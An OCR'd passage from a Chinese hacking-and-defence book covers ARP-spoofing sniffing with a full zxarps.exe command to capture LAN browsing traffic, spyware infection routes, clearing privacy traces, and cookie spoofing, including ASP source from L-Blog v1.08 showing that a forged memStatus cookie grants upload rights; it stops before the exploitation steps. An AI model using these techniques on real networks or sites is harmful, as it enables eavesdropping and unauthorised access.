免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

等私人信息。因此，也要防备这些无形的“杀手”，以免信息泄露。在社会工程学的入侵中，木马不只局限于传统的黑客攻击，而是呈多样化的。心怀恶意的人可能会在公司账务部门的计算机中植入木马，以达到获取个人利益，甚至于商业窃密的目的。

9.2.2　从数据包中嗅探秘密

对于网络管理员来说，嗅探器是一个不可多得的监视网络状态的工具，但黑客常常利用它们作为网络监听的攻击工具，来窃听计算机程序在网络上发送和接收到的数据。目前的嗅探技术从传统形式发展到利用 ARP 缓存欺骗，并能成为内网数据传输的“中间人”，即过滤内网不同端口间的数据包。

下面以 ARP 欺骗利器——zxarps.exe 为例，从隐私角度利用嗅探器截获目标主机的网页浏览记录，即 80 端口的 HTTP 协议数据包。zxarps.exe 程序大小仅有几百 KB，且需要在 CMD 环境下使用。这个基于 ARP 欺骗的小工具，可以在网页插马，进行 DNS 欺骗等。但使用这个工具前必须先安装 WinpCap 驱动才能运行，并正常使用。

使用 zxarps.exe 截获目标主机的网页浏览记录的操作步骤如下。

步骤 01 从网上下载 zxarps.exe，并安装好 WinpCap 驱动后，在命令提示符下运行 zxarps.exe，即可看到帮助信息，如图 9-51 所示。其中白色方框中的四条信息分别表示网卡信息、本机 IP 地址、MAC 地址和网关地址。

步骤 02 在命令提示符下输入命令“xzarps.exe idx 0 -ip 192.168.0.1-192.168.0.12 -port 80 -save_h sni.log”，在运行后，zxarps.exe 即可扫描设置的在 IP 地址范围内活动的主机，嗅探的数据包越多，生成的文件就越大，如图 9-52 所示。



图 9-51　运行 zxarps.exe




图 9-52　开始嗅探设定的 IP 范围内的主机



命令“xzarps.exe -idx 0 - ip 192.168.0.1-192.168.0.12 port 80 save_h sni.log”中的各个参数的含义分别为：-idx 0 表示要使用索引号为 0 的网卡；-ip192.168.0.1-192.168.0.12 指定要嗅探的内网 IP 地址范围；-port 80 表示嗅探 80 端口传输的数据，即 HTTP 协议服务的网页浏览；-save_h sni.log 表示将嗅探到的数据保存到 sin.log 文件中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 过一段时间后，打开 sni.log 文本文档，可以看到截获的 IP 数据包记录。从截获的 IP 地址为 192.168.0.9 的数据包中可以发现，该用户正在浏览的网页地址是 http://blackskyer.spaces.live.com/，如图 9-53 所示。




图 9-53 查看截获的数据包记录

步骤 04 在 IE 浏览器的地址栏中输入这个网址，即可打开这个网站，如图 9-54 所示，可以看到这是一个博客网站。

从上面的例子中可以看出，利用嗅探工具可以从网络传输的数据包中挖掘出用户的信息，泄露用户的隐私。而且，嗅探程序是不可能被检测出来的，因为嗅探程序是一种被动的接收程序，属于被动触发的，它只会搜集数据包，而不发送出任何数据，但是当它安装在一台正常的局域网内的计算机上的时候会产生一些数据流。

因此，为了防止黑客利用嗅探技术截获用户的重要信息，用户应采取一些有效的措施抵御嗅探器的攻击。



图 9-54 查看用户正在浏览的网页

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

9.2.3　很难查杀的间谍软件

间谍软件是一种能够在用户不知情的情况下，在其电脑上安装后门、搜集用户信息的软件。它通过记录击键动作以及捕获电子邮件和即时消息就可以完成这一任务。

因为间谍软件可以在敏感信息被加密（以便对其进行传输）前将其捕获，因此，它能够绕过防火墙、安全连接和 VPN 这样的安全措施。用户计算机中的间谍软件都不是用户主动安装的，下面介绍几种可能导致用户不小心安装间谍软件的形式。

1.　软件捆绑

软件捆绑方式是间谍软件采用得较多的一种，它通常和某实用软件放在一起，当用户在安装这款实用软件时，间谍软件便悄悄进行自动安装。

2.　浏览网站

当用户在浏览一些不健康网站或一些黑客站点时，单击其中某些链接后，便会自动在你的浏览器或系统中安装上间谍程序。安装后，当用户在上网时，这些间谍程序即可使你的浏览器不定时地访问其站点，或者截获你的私人信息并发送给他人。

3.　邮件发送

由于电子邮件的方便、快捷性，也成了间谍软件关注的目标。现在网络上的一些间谍公司，通过向对方发送一张含有该公司间谍程序的贺卡，对方阅读后可轻松监控其网上行踪。

一旦用户的电脑上安装间谍软件后，一个任意的升级与指令即可致使大量的用户电脑成为一台僵尸电脑，受人控制的傀儡电脑。因此，用户在日常使用中，要注意防范间谍软件。

从一般用户能做到的方面来说，要避免间谍软件的侵入，先得从间谍软件寄生的三种途径入手：不去不健康站点浏览；不到非正规站点下载软件；不收阅陌生人发送的邮件。还可以安装防火墙对自己的系统进行监控预防，不定期地利用最新版本的反间谍软件进行搜索、查杀。

9.3　专家课堂（常见问题与解答）

点拨 1：如何清除对话框中“打开”下拉列表中的记录？

解答：用户可以在“运行”对话框中的“打开”下拉列表文本框中输入一些命令来快速地执行相应的操作，比如输入“cmd”命令，可以快速地打开“命令提示符”窗口。和其他 Windows 中的功能一样，“运行”对话框中的这个“打开”下拉列表文本框也可以将用户使用过的一些命令、访问过的一些磁盘路径以及 IP 地址记录下来，当用户下次输入相同的命令或路径时，它即可将这些用户曾经输入过的信息显示在下拉列表中，如图 9-55 所示。

这些记录虽然能够方便用户的操作，但也有可能将用户的一些隐私泄露出去，因此，也需要及时地清理。具体操作方法如下：

步骤 01 打开“注册表编辑器”窗口，在窗口的左侧依次展开“HKEY_CURRENT_USER\Software\Mircrosoft\Windows\CurrentVersion\Explorer\RunMRU”项，在右侧的窗格中即可看到该注册表项包含的子键，如图 9-56 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-55 “打开”下拉列表文本框




图 9-56 修改相应的注册表项

步骤 02 删除除“(默认)”以外的全部子键并关闭“注册表编辑器”窗口，重新启动计算机。当再次打开“运行”对话框时，即可发现“打开”下拉列表文本框中已经没有记录了。

点拨 2：如何清除表单和密码记录

解答：默认情况下，IE 浏览器具有“自动完成”功能，也很容易使用户的隐私泄露出去。为保护用户信息安全也应及时清除自动完成历史记录。具体的操作步骤如下。

步骤 01 打开“Internet 选项”对话框，选择“内容”选项卡，单击其中的“自动完成”按钮，如图 9-57 所示。

步骤 02 打开“自动完成设置”对话框，单击“清除表单”按钮，即可清除表单记录；单击“清除密码”按钮，即可清除 IE 缓存中的密码记录，如图 9-58 所示。




图 9-57 单击“自动完成”按钮




图 9-58 “自动完成设置”对话框

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第10章

真假莫辨的防范欺骗攻击

重点提示：

- Cookies 欺骗
- 局域网中的 ARP 欺骗与防范
- DNS 欺骗攻击与防范





现在经常提到的欺骗攻击技术主要有 Cookies 欺骗、局域网中的 ARP 欺骗、DNS 欺骗，本章将针对这几种欺骗技术讲述其欺骗原理、攻击过程及防御方法。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

欺骗技术是攻击者通过冒充正常用户以获取对攻击目标访问权或获取关键信息的攻击方法。目前，通过欺骗的方式获得机密信息的事件越来越多，在国内比较严重的银行诈骗事件已经让不少用户开始感觉到网络中存在的安全隐患。

这些欺骗攻击对于初级用户来说，很难分清真假，这在一定程度上对欺骗攻击的防范造成一定的困难。本章将针对形形色色的欺骗攻击，讲述几种常见的欺骗攻击的原理、攻击实例及防范方法。

10.1 Cookies 欺骗

“Cookies”是保存在用户计算机中，用于记录用户在网页访问过程中输入、保存的一些数据的信息文件，用户可以打开并修改它。Cookies 发起的攻击主要分成两种，一种是 Cookies 欺骗攻击，另一种是基于 Cookies 的注入攻击。利用 Cookies 欺骗攻击可以轻而易举地获得管理权限，进而盗取用户的重要信息。

10.1.1 认识 Cookies 欺骗

Cookies 是当用户浏览某网站时，由 Web 服务器置于硬盘上的一个非常小的文本文件，它可以记录浏览者访问一个特定站点的信息，如用户 ID、密码、浏览过的网页、停留的时间等信息。当用户再次来到该网站时，网站通过读取 Cookies，获得用户的相关信息，就可以做出相应的动作，如在页面显示欢迎你的标语，或者不用输入 ID、密码就直接登录等。

由于 Cookies 是用户浏览的网站传输到用户计算机硬盘中的文本文件或内存中的数据，因此，它在硬盘中存放的位置与使用的操作系统和浏览器密切相关。在 Windows NT/2000/XP 的计算机中，Cookies 文件存放在 C:/Documents and Settings/用户名/Cookies 文件夹中。

储存在 Cookies 中的大部分信息都是普通信息，如每一次的击键信息和被访站点的地址等。但是许多 Web 站点使用 Cookies 来储存针对私人的数据，如注册口令、用户名、信用卡编号等。

这样，当用户被恶意攻击者攻击时，恶意攻击者在获得用户的 Cookies 文件后会实施信息分析，找出其中有用的信息，再通过相应手段破解后即可获得用户的身份或某些高级权限，然后利用用户的登录信息实施欺骗登录了，从而成功获得他们想要得到的信息，其危害的程度自然就不言而喻了。

10.1.2 Cookies 欺骗的原理

当计算机被 Cookies 欺骗攻击后，很多管理员都不明白自己的系统是怎么被攻击入侵的。因为 Cookies 文件中虽然记录着用户的账户 ID、密码之类的信息，但在网络中传递的时候，Cookies 是经过加密的，而且还是用了很安全的 MD5 加密。

这样，经过加密处理后的 Cookies 信息，即使被网络上的攻击者截获，能看到的也只是一些无意义的字母和数字。攻击者是通过什么手段成功盗取用户的账户、密码等信息的呢？

实质上攻击者要想冒充别人的身份登录网站，并不需要知道截获的 Cookies 文件中那些经过加密的字符串的含义，他们只要把别人的 Cookies 向服务器提交，并且能够通过服务器的验证就可以了。

从以上分析可以看出，Cookies 欺骗实现的前提条件是服务器的验证程序存在漏洞，且攻

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

击者要获得被冒充的人的 Cookies 信息。就目前的网络情况来看，攻击者要获得别人的 Cookies，一般会用支持 Cookies 的语言编写一小段代码，再把这段代码放到想要 Cookies 的网络中，这样，访问了这个代码的用户的 Cookies 都能被盗取，这个过程对攻击者来说非常简单。

下面是某脚本系统中的一个登录过程判断代码，这里以这个代码为例，来说明 Cookies 欺骗在脚本程序员编程的时候是如何产生，又是如何被攻击者利用的。

```
…
   If login=false then tl= "登录失败" mes=mes& ".返回重新填写" else
Response.cookies(prefix)( "lgname")=lgname session (prefix "lgname") =lgname
   Response.cookies(prefix)( "lgpwd")=lgpwd
   Response.cookies(prefix)( "lgpwd")=lgtype
   Response.cookies(prefix)( "lgcook")=cook if cook>0 then
   Response.cookies(prefix).Expires =date+cook end if
…
```

这段代码的含义是，如果用户登录失败，页面就会返回提示信息，告诉用户登录失败，并引导用户返回上一页。如果登录成功，程序就会进行 Cookies 操作，将信息写进 Cookies 中。如果用户的 Cookies 已经存在，则网站将读取系统中的 Cookies 信息，比如已经存在的 Cookies 文件中的过期时间就是用户 Cookies 的过期时间。

需要注意的是，这时网站是直接读取系统中的 Cookies 信息。因为网站默认 Cookies 信息是安全且真实的，并没有进行判断。

由于 Cookies 在本地是可以修改和伪造的，因此，如果遇上类似以上的代码，攻击者可以非常容易地通过 Cookies 欺骗入侵计算机。

10.1.3 Cookies 欺骗攻击案例

Cookies 欺骗的典型步骤主要有如下 4 步：

（1） 找到存在 Cookies 欺骗漏洞的代码。

（2） 获得权限用户的本地即时 Cookies 信息。

（3） 利用脚本系统正常功能，获得管理员或者其他高权限用户的账户等信息。

（4） 修改、构造、提交非法 Cookies 信息，达到欺骗系统，获得高级用户的权限的目的。

下面通过两个案例说明攻击者是如何进行 Cookies 欺骗的。

1. 利用 IECookiesView 获得目标计算机中的 Cookies 信息

从上一小节中介绍的 Cookies 欺骗的原理可以得知，攻击者必须先获得用户的 Cookies 信息，才能进行进一步的欺骗。在实施欺骗时，黑客先把 Cookies 信息复制到本地计算机的 Cookies 目录中，再利用“IECookiesView 工具”来获取目标主机中的 Cookie 信息。

IECookiesView 工具可以搜寻并显示出本地计算机中所有 Cookies 档案的数据，包括是哪一个网站写入 Cookies、写入时间日期及此 Cookies 的有效期限等信息。通过该软件黑客可轻松读出目标用户最近访问过哪些网站，甚至可任意修改用户在该网站上的注册信息。

下面介绍使用 IECookiesView 工具获取用户的 Cookie 信息的操作方法：

步骤 01 将下载的 IECookiesView 工具安装到计算机中，然后启动该软件，该工具就会自动扫描保存在本地计算机 IE 浏览器中的 Cookies 文件，如图 10-1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在列表中选中任意一个 Cookies，如“www.zhongyao365.com”，即可在窗口下方的列表中看到其值、网域以及过期时间等信息，如图 10-2 所示。如果显示一个绿色的对钩，则表示该 Cookies 可用；如果显示一个红色叉，则表示该 Cookies 已经过期，无法使用。



图 10-1 利用 IECookiesView 显示 Cookies 文件




图 10-2 查看 Cookie 的详细信息



IECookiesView 工具只对 IE 浏览器的 Cookies 有效，若使用其他浏览器浏览网站，得到的 Cookies 信息可能会存在差异。

步骤 03 在 IECookiesView 中，还可以对 Cookies 中的键值进行编辑。在窗口下方的列表中右键单击某个键值，在弹出的快捷菜单中选择“编辑 Cookies 内容”菜单项，即可打开“编辑 Cookies 内容”对话框。在其中可对该键值的各个属性进行重新设置，如图 10-3 所示。

步骤 04 在窗口上方的列表中右击某个 Cookie 信息，在弹出的快捷菜单中选择“开启站台”菜单项，IE 浏览器就会自动利用保存在 Cookies 中的信息打开相应的网站，如图 10-4 所示。




图 10-3 “编辑 Cookies 内容”对话框



图 10-4 通过 Cookies 浏览网站

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这样，黑客就利用这些不起眼的 Cookies 成功获得别人隐私信息，而且在论坛中还可冒用别人名义发表帖子。

当在浏览器地址栏中输入要访问的网址后，浏览器会向该 Web 站点发送一个读取网页的请求；在显示网页的同时，网页所在服务器同时也会在当前访问电脑中搜索设置的 Cookie 文件，如果找到就会在它的数据库中检索用户的登录 ID、购物记录信息，以确认登录；如果找不到 Cookie 文件的相应信息，则表示用户是第一次浏览该网站，这样即会提示用户登录后使用。而不怀好意的黑客就是利用了这个原理，在获得用户的 Cookie 文件会实施信息分析，找出其中有用的信息。

2. Cookies 欺骗与上传攻击

单纯的 Cookie 欺骗攻击，可以获得后台管理员页面的访问权限，有时还可以帮助黑客直接上传 ASP 木马，以实现攻击整个网站服务器的目的。下面以“L-Blog v1.08（SE）Build 0214 博客程序”为例，介绍黑客如何利用其存在的 Cookie 欺骗漏洞来获得前台管理员权限，从而引发文件上传漏洞攻击。




图 10-5　L-Blog v1.08（SE）Build 0214”程序

（1）“L-Blog”中的 Cookie 欺骗漏洞分析

从网上下载“L-Blog v1.08（SE）Build 0214”博客程序，程序中包含多个 ASP 文件，如图 10-5 所示。在“L-Blog v1.08（SE）Build 0214”程序的上传文件中存在一个上传漏洞，需要先在 Dreamweaver 中打开上传程序网页文件“Attachment.asp”，并找到如下的代码：

```
Dim F_File,F_FileType,F_FileName
 Set F_File=FileUP.File("File")
 F_FileName = F_File.FileName
 F_FileType = Ucase(F_File.FileExt)
 IF F_File.FileSize > Int(UP_FileSize) Then
 Response.Write("<a href='javascript:history.go(-1);'>文件大小超出，请返回重新上传</a>")
 ElseIF IsvalidFileName(F_FileName) = False Then
 Response.Write("<a href='javascript:history.go(-1);'>文件名称非法，请返回重新上传</a>")
 ElseIF IsvalidFileExt(F_FileType) = False Then
 Response.Write("<a href='javascript:history.go(-1);'>文件格式非法，请返回重新上传</a>")
 Else
        If FSOIsOK=1 Then
            Dim FileIsExists
            Set FSO=Server.CreateObject("Scripting.FileSystemObject")
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    FileIsExists=FSO.FileExists(Server.MapPath("attachments/"&D_Name&"/"&F_Nam
e))
                Do
                    F_Name=Generator(4)&"_"&F_FileName
    Loop Until FSO.FileExists(Server.MapPath("attachments/"&D_Name&"/"&F_Name))
= False
                Set FSO=Nothing
            Else
    F_Name=Generator(4)&"_"&Hour(Now())&Minute(Now())&Second(Now())&"_"&F_File
Name
            End If
```

由于上述代码对文件路径变量过滤不严，所以造成文件上传漏洞的存在。而在上传文件前需要进行验证，验证的具体实现代码如下：

```
   Server.ScriptTimeOut = 999
   If (memName<>Empty And MemCanUP=1) Or (memStatus="SupAdmin" Or memStatus=
"Admin") Then
        Dim UP_FileType,UP_FileSize
        If memStatus="SupAdmin" Or memStatus="Admin" Then
            UP_FileType=Adm_UP_FileType
            UP_FileSize=Adm_UP_FileSize
        Else
            UP_FileType=Mem_UP_FileType
            UP_FileSize=Mem_UP_FileSize
        End If
```

从上述代码中可以看出上传文件前需要验证，而验证则主要通过“If memStatus="SupAdmin" Or memStatus="Admin" Then”代码实现。上述代码的作用是验证“memStatus”的值是否为“SupAdmin”或“Admin”，如果是则可以上传文件。

下面了解一下“MemStatus”参数的来处。在 Dreamweaver 中打开该博客网站中的“commond.asp”文件，并在其中找到对用户“Cookie”进行验证的实现代码：

```
   IF memName<>Empty Then
        Dim CheckCookie
        Set CheckCookie=Server.CreateObject("ADODB.RecordSet")
        SQL="SELECT mem_Name,mem_Password,mem_Status,mem_LastIP FROM blog_Member
WHERE mem_Name='"&memName&"' AND mem_Password='"&memPassword&"' AND
mem_Status='"&memStatus&"'"
        CheckCookie.Open SQL,Conn,1,1
        SQLQueryNums=SQLQueryNums+1
        If CheckCookie.EOF AND CheckCookie.BOF Then
            Response.Cookies(CookieName)("memName")=""
            memName=Empty
            Response.Cookies(CookieName)("memPassword")=""
            memPassword=Empty
            Response.Cookies(CookieName)("memStatus")=""
            memStatus=Empty
        Else
            If CheckCookie("mem_LastIP")<>Guest_IP Or isNull(CheckCookie
("mem_LastIP")) Then
                Response.Cookies(CookieName)("memName")=""
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
                memName=Empty
                Response.Cookies(CookieName)("memPassword")=""
                memPassword=Empty
                Response.Cookies(CookieName)("memStatus")=""
                memStatus=Empty
            End If
        End IF
        CheckCookie.Close
        Set CheckCookie=Nothing
    Else
        Response.Cookies(CookieName)("memName")=""
        memName=Empty
        Response.Cookies(CookieName)("memPassword")=""
        memPassword=Empty
        Response.Cookies(CookieName)("memStatus")=""
     memStatus=Empty
    End IF
```

上述代码主要用于验证用户输入的用户名是否在数据库的管理员的表中。如果存在则将该用户的 Cookie 信息写入到 memStatus 和其他几个标识中。

而写入的这些标识信息又会被下面的代码所调用：

```
Dim memName,memPassword,memStatus
memName=CheckStr(Request.Cookies(CookieName)("memName"))
memPassword=CheckStr(Request.Cookies(CookieName)("memPassword"))
memStatus=CheckStr(Request.Cookies(CookieName)("memStatus"))
```

当成功调用后，就会将最终的结果传递给上传程序，再进行上传权限判断。从整个验证过程可知，上传用户权限信息全由 Cookie 提供，下面是验证用户名和密码的具体实现代码：

```
IF memName<>Empty AND Session("GuestIP")<>Guest_IP Then
    Dim CheckCookie
    Set CheckCookie=Server.CreateObject("ADODB.RecordSet")
    SQL="SELECT mem_Name,mem_Password,mem_Status,mem_LastIP FROM blog_Member
WHERE mem_Name='"&memName&"' AND mem_Password='"&memPassword&"' AND
mem_Status='"&memStatus&"'"
    CheckCookie.Open SQL,Conn,1,1
    SQLQueryNums=SQLQueryNums+1
    If CheckCookie.EOF AND CheckCookie.BOF Then
        Response.Cookies(CookieName)("memName")=""
        memName=Empty
        Response.Cookies(CookieName)("memPassword")=""
        memPassword=Empty
        Response.Cookies(CookieName)("memStatus")=""
        memStatus=Empty
    Else
        If CheckCookie("mem_LastIP")<>Guest_IP Or
isNull(CheckCookie("mem_LastIP")) Then
            Response.Cookies(CookieName)("memName")=""
            memName=Empty
            Response.Cookies(CookieName)("memPassword")=""
            memPassword=Empty
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
            Response.Cookies(CookieName)("memStatus")=""
            memStatus=Empty
        End If
    End IF
    CheckCookie.Close
    Set CheckCookie=Nothing
Else
    Response.Cookies(CookieName)("memName")=""
    memName=Empty
    Response.Cookies(CookieName)("memPassword")=""
    memPassword=Empty
    Response.Cookies(CookieName)("memStatus")=""
    memStatus=Empty
End IF
```

对用户和密码判断流程是：如果用户 Cookie 信息中的 memName 值不为空，就从数据库验证用户名和密码；如果验证出错，则清空 Cookie 信息。上述验证程序并没有考虑 MemName 为空的情况，如果 MemName 为空，则 Cookie 信息是不被清空的。

由于文件上传页面只对 memStatus 进行验证，黑客手工将 menStatus 的值修改为“SupAdmin”或“Admin”就可以拥有上传权限了。

（2） 利用 Cookie 欺骗获得上传权限

